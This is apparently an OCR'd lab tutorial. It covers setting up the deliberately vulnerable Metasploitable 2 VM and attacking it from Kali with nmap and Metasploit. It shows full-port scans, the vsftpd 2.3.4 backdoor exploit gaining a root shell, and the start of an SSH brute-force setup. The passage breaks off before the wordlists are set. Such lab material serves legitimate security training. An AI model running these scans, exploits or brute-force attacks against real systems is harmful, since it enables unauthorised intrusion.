METASPLOIT

Setting up Metasploitable 2


To install this vulnerable virtual machine, it is required to have VMWare or VirtualBox installed beforehand.

Installation

Step 1: Download the Metasploitable 2 file.
Step 2: The file initially will be in zip format so we need to extract it, after extracting the file open VirtualBox.
Step 3: Now click on the new option in the Virtual box.

- Now a window will pop up and you will be asked to provide some details like the name of your machine, installation path, type, and version.
- fill in the details like:

Name: metasploitable (**or however you wish to)**
Path: **Leave as recommended**
Type: **Linux**
Version: **Other (64-bit)**




Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual ma
be used throughout VirtualBox to identify this machine. Additionally, you can sel
used to install the guest operating system.

Name: metasploitable
Folder: C:\Users\tanay\VirtualBox VMs
ISO Image: <not selected>
Edition:
Type: Linux
Version: Other Linux (64-bit)

Step 4: Select the amount of RAM that you wish to provide to the virtual machine. Recommended (512Mb).




Hardware

You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 512 MB

Processors: 1

Step 5: Now choose the option to use an existing virtual hard disk file.



Name	Virtual Size	Actual Size

Please choose a virtual hard disk file


« Metasploit... › Metasploitable2-Linux

Search Metasploitable2-Lin...

Name	Date modified	Type	Size
Metasploitable	29-01-2024 11:14 AM	Virtual Machine Di...	18,85,056 ...

- Now locate the file that we have extracted.

Step 6: Now save the file and you will see that the instance is created with the name you have given.




PWST Server
Saved

Kali
Running

Metasploitable
Running

```
General
Name:              Metasploitable
Operating System:  Other Linux (64-bit)

System
Base Memory:   512 MB
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  Nested Paging, PAE/NX, KVM Paravirtualization

Display
Video Memory:            16 MB
Graphics Controller:     VMSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled

Storage
Controller: IDE
  IDE Secondary Device 0:  [Optical Drive] Empty
Controller: SATA
  SATA Port 0:             Metasploitable.vmdk (Normal, 8.00 GB)

Audio
Host Driver:  Default
Controller:   ICH AC97

Network
Adapter 1:  Intel PRO/1000 MT Desktop (Bridged Adapter, Intel(R) Wi-Fi 6 AX200 160MHz)

USB
USB Controller:  OHCI, EHCI
Device Filters:  0 (0 active)

Shared folders
None

Description
None
```

- We are good to go with the machine just press the start button from the top and wait for it to start and load the instance.




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:
```

Step 7. Once the instance is loaded you will be asked to provide a login name and password. By default the credentials are:

`Default login:` **`msfadmin`**
`Default password:` **`msfadmin`**

- Once you log in with credentials you will be directed to the machine and we are done with the installation process.

Step 8. Now check the IP address of the machine which would be required to conduct for finding the protocols running on the machine which we would exploit further.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2e:b4:cf
          inet addr:192.168.3.214  Bcast:192.168.3.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2e:b4cf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:658272 errors:0 dropped:0 overruns:0 frame:0
          TX packets:656060 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:46374658 (44.2 MB)  TX bytes:35496472 (33.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:359 errors:0 dropped:0 overruns:0 frame:0
          TX packets:359 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:149545 (146.0 KB)  TX bytes:149545 (146.0 KB)
```

The ip address for our metasploitable machine is 192.168.3.214.


Exploiting metasploitable2 using METASPLOIT

Step 1: Now we will be performing a network scan with the help of the Nmap tool to see what services are running on target and what are the ways we could exploit the target.

- Now the first step is to look for loops and vulnerabilities so that we can exploit the machine, to do so we will use Nmap scan on the Linux terminal. use command:

```
 nmap –sV –p- 192.168.3.214(ipaddress)
```

We get the following result after running this command:



```
└─$ nmap -sV -p- 192.168.3.214
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-29 11:14 IST
Nmap scan report for 192.168.3.214
Host is up (0.030s latency).
Not shown: 65506 filtered tcp ports (no-response)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  ircs-u?
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33532/tcp open  mountd      1-3 (RPC #100005)
36777/tcp open  nlockmgr    1-4 (RPC #100021)
48197/tcp open  status      1 (RPC #100024)
59152/tcp open  java-rmi    GNU Classpath grmiregistry
```

These are the open ports which we would now try to exploit using Metasploit.

Metasploit is the leading exploitation framework and it supports vulnerability research, exploit development, and the creation of custom security tools.

Multiple interfaces of Metasploit are:

1) msfconsole (uses a command line interface to use the metasploit framework and is easy to setup),

2) Armitage (allows to use a GUI framework to use a metasploit framework)

3) MSF CLI (literal Linux command line interface to use the metasploit framework)

4) MSF WEB (browser based interface)

Metasploit has 6 types of modules:

1) EXPLOIT

2) PAYLOAD

3) AUXILARY


4) NOPS

5) POST

6) ENCODERS

Step 2: To open metasploit, use the command msfconsole on the terminal.

After running this command, the following would show up:




```
└─$ msfconsole

                                   Metasploit!

       =[ metasploit v6.3.4-dev                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/
```

Step 3: Now we will exploit the open ports and services found through nmap one by one.

1. PORT 21- FTP

Step 1: To exploit this version of FTP we will search if any exploit or payload is present by giving command: search vsftpd




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 B
tion
```

We found this module to conduct further exploitation.


Step 2: To conduct exploitation, use the following series of command to perform backdoor command execution:

```
 ->use 0
 ->show options
 ->set RHOSTS 192.168.3.214 (or the ip address of your
metasploitable)
 ->exploit
```

Using this series of command we can see in the below picture that we found an open shell and hence we have successfully exploited this port.



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://
                                      asics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.3.214
RHOSTS => 192.168.3.214
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.3.214    yes       The target host(s), see https://d
                                      asics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.3.214:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.3.214:21 - USER: 331 Please specify the password.
[+] 192.168.3.214:21 - Backdoor service has been spawned, handling...
[+] 192.168.3.214:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
hostname
wh[*] Command shell session 1 opened (10.0.2.15:45245 → 192.168.3.214:

metasploitable
```

Open shell

2. PORT 22- SSH

To look for any vulnerability present on the port 22 we can take the help of nmap by running the following script:

nmap –p 22 –script vuln 192.168.3.214




```
└─$ nmap -p 22 --script vuln 192.168.3.214
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-29 18:20 IST
Nmap scan report for 192.168.3.214
Host is up (0.0016s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 10.85 seconds
```

After running this script, we can see that there were no vulnerabilities mentioned and therefore, we could try to attack this port with the help of brute-force.

To perform the brute force attack, we would use the module auxiliary/scanner/ssh/ssh_login.

Step 1: To find this module we will write the command on metasploit: search ssh_login and after you find it then utilize the 'use' command to use the above module as: use 0 or use auxiliary/scanner/ssh/ssh_login.

Step 2: To look at the options in this module we will use the command: show options.



```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                          normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                   normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepte
                                                d: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                                tasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair
                                                per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```


Step 3: Make the following changes in the options to perform the brute force attack:

```
 -> set RHOSTS 192.168.3.214
 -> set STOP_ON_SUCCESS true(to stop the attack once task achieved)
 -> set VERBOSE true ( so that we see what credentials are working)
```

Now for the next stage we need to set username and password files which would be use to perform this attack. These files can be found online or we could prepare a list as per our knowledge.

